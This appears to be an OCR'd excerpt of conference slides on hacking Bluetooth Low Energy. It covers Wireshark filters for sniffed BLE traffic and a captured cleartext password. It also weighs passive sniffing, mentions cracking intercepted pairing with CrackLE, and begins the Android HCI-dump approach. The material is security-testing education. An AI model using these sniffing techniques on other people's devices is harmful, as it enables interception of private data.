
„12345678" – cleartext password

Other filters: only specific characteristic




Right-click on UUID


Specific characteristic: btatt.uuid16 ==



Filter by handle:




Other useful tip: apply as column




Right-click on interesting field

Other useful tip: apply as column



Sorting by the new columns




How do we hack BLE?

Passive sniffing

- Using simple hw is unreliable, easy to loose packets.
- Difficult to understand transmission in Wireshark.
- Limited scripting – decode pcap, replay packets.
+ Can be helpful to diagnose what is happening on link-layer (e.g. Bluetooth encryption)
+ Does not require access to device nor smartphone
- Limited possibilities to decode encrypted connections (intercept pairing + CrackLE).

ANDROID HCIDUMP „WHITEBOX" APPROACH

How do we hack BLE?



Android HCI dump – white box approach

1. Enable Developer options in Android

About phone->Build number-> tap until „You are now a developer!”

